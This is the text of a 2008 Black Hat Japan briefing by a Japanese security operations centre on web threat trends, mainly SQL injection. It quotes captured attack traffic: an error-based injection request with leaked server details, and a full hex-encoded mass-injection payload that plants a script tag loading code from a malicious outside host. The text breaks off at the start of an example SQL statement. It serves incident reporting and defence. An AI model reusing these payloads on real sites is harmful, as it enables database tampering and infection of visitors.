

Black Hat Japan 2008 Briefings

Oct., 2008

Threat Landscape in Japan

Latest Report from JSOC



Hiroshi Kawaguchi, CISSP

JSOC Chief Evangelist

Japan Security Operation Center

Little eArth Corporation Co., Ltd.

hiroshi.kawaguchi @ lac.co.jp



Agenda



- Self Introduction
- Threat Landscape in Japan
- Active Attacks
- Passive Attacks
- Malwares
- Countermeasures

Self Introduction

Hiroshi Kawaguchi, CISSP

JSOC Chief Evangelist & Security Analyst
Little eArth Corporation Co., Ltd.

Experiences in information security field as an analyst leader of Incident Response Team, JSOC CTO, and currently as a JSOC Chief Evangelist at Little eArth Corporation Co., Ltd., leading company dedicated to information security in Japan.

Major responsibilities:

- Control in creating/tuning JSIGs (JSOC original signatures) with proprietary know-how and monitoring networks.
- Speak at various events (PacSec, InternetWeek, PASSJ and more) to raise awareness of cyber security and to deliver up-to-date information on the cyber attacks.
- Write columns, which is being published in series on “@IT (only Japanese) at http://www.atmarkit.co.jp/fsecurity/index/index_kawaguchi.html


What is JSOC?

Japan Security Operation Center

- ✓ Largest pioneering center in Japan with over 7 years of operation
- ✓ 24/7 real-time network monitoring/management services
- ✓ Over 60 security specialists are to fight against cyber attacks
- ✓ Over 350 clients trust in
- ✓ Over 760 sensors are monitored
- ✓ Over 200 million logs per day
- ✓ Major vendors' devices are supported


* Firewallx3, IDSx4, IPSx3

FW	IDS	IPS
Check Point Firewall-1/VPN-1	McAfee Network Security Platform	McAfee Network Security Platform
Juniper NetScreen	IBM ISS RealSecure Network Sensor/Proventia Series	IBM ISS Proventia Series
Cisco PIX/ASA Series	Cisco IDS	Cisco IPS/ASA Series
	Enterasys Dragon Network Sensor	




Threat Landscape in Japan

Threat Landscape in Japan



Trends in Internet Use in Japan


- Web services are becoming mainstream
- Number of Internet users keeps increasing
- Web threats are becoming a major concern




Source: Report on Trend of Internet Use
Ministry of Internal Affairs and Communications
http://www.johotsusintokei.soumu.go.jp/statistics/data/050510_1.pdf

JSOC Report
Trend of critical incidents in JSOC


■ Web ■ Other




2006



2007



2008




Active Attacks

Active Attacks

- SQL injection attacks
- SQL injection attacks against non-MSSQL
- Attacks targeting Moodle
- XSS attacks
- Remote file inclusion attacks

Detected SQL Injection Attacks



Purpose of SQL Injection

System intrusion (Before 2005)

- Target = **Server break-in**
- Small number of attacks
- A little option for the attack tools

Information theft (2005 - 2006)

- Target = **Information stored** in databases
- Steal information by error messages
- Variety of attack tools


Information falsification (2007 - 2008)

- Target = Client applications (by passive attacks)
- Falsify information stored in databases
- Embed malicious URL and trick **the clients** into visiting the malicious site

SQL Injection in the Old Days (Before 2004)

- Purpose : System intrusion
- Exploit stored procedures
 - xp_cmdshell
- SQL incident was detected in JSOC
for the first time (around Nov., 2003)

Replication of Entire Database



1. SQL Injection (Exploit Web applications' vulnerability)

2. No outbound FW ACLs (Network access is not properly controlled)

3. Administrator can't detect (No impact on services)

SQL Injection for Information Theft (2005 - 2006)

- Steal entire information in the target databases by executing 1 sql query in 1 http request (repeatedly)
- Each response contains the target information in the error message
- The malicious scripts are designed to cause force syntax error when converting data type

Example:

2007-12-10 01:34:55 10.0.0.60 - 10.0.0.62 80

GET /answer.asp?Keyword=10'

or'%201=convert(int,(select%20@@version%2b'/'%2b@@servername))—

|24|80040e07|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]

Syntax_error_converting_the_varchar_value_‘


Microsoft_SQL_Server__2000_-_8.00.760_(Intel_X86)___+Dec_17_2002_14:22:05___+

Copyright_(c)_1988-2003_Microsoft_Corporation_+

Desktop_Engine_on_Windows_NT_5.0_(Build_2195:_Service_Pack_4)_/WIN2K-TEST'

to_a_column_of_data_type_int. 500 Mozilla/5.0

SQL Injection for Information Falsification (2007 –)



What happened in Nov. – Dec. , 2007

■ November

- Source IP: China
- Malicious server: <http://yl18.net/>
- 40,000 servers were exploited worldwide
(Source: Various news sites)
- Detected only by JSIGs (JSOC original signatures)

■ December

- Source IP: China (Again!)
- Malicious server: <http://rnmb.net/>
- Very same attack method

Example: HTTP request

```
POST /index.asp?a=%82%A4';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x44004500
43004C00410052004500200040005400200076006100720063006800610072002800320035003500
29002C00400043002000760061007200630068006100720028003200350035002900200044004500
43004C0041005200450020005400610062006C0065005F0043007500720073006F00720020004300
5500520053004F005200200046004F0052002000730065006C00650063007400200061002E006E00
61006D0065002C0062002E006E0061006D0065002000660072006F006D0020007300790073006F00
62006A006500630074007300200061002C0073007900730063006F006C0075006D006E0073002000
6200200077006800650072006500200061002E00690064003D0062002E0069006400200061006E00
6400200061002E00780074007900700065003D00270075002700200061006E006400200028006200
2E00780074007900700065003D003900390020006F007200200062002E0078007400790070006500
3D003300350020006F007200200062002E00780074007900700065003D0032003300310020006F00
7200200062002E00780074007900700065003D00310036003700290020004F00500045004E002000
5400610062006C0065005F0043007500720073006F00720020004600450054004300480020004E00
4500580054002000460052004F004D00200020005400610062006C0065005F004300750072007300
6F007200200049004E0054004F002000400054002C004000430020005700480049004C0045002800
40004000460045005400430048005F005300540041005400550053003D0030002900200042004500
470049004E00200065007800650063002800270075007000640061007400650020005B0027002B00
400054002B0027005D00200073006500740020005B0027002B00400043002B0027005D003D007200
7400720069006D00280063006F006E00760065007200740028007600610072006300680061007200
2C005B0027002B00400043002B0027005D00290029002B00270027003C0073006300720069007000
740020007300720063003D0068007400740070003A002F002F007700770077002E00320031003100
37003900360036002E006E00650074002F006600750063006B006A00700030002E006A0073003E00
3C002F007300630072006900700074003E0027002700270029004600450054004300480020004E00
4500580054002000460052004F004D00200020005400610062006C0065005F004300750072007300
6F007200200049004E0054004F002000400054002C0040004300200045004E004400200043004C00
4F005300450020005400610062006C0065005F0043007500720073006F0072002000440045004100
4C004C004F00430041005400450020005400610062006C0065005F0043007500720073006F007200
%20AS%20NVARCHAR(4000));EXEC(@S);-- HTTP/1.0
Connection: keep-alive
Content-Type: text/html
Content-Length: 0
Host: xxxxxxxxxxxxxxxxxx.jp
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```

Example: SQL Statement

```
DECLARE @T varchar(255),@C varchar(255)
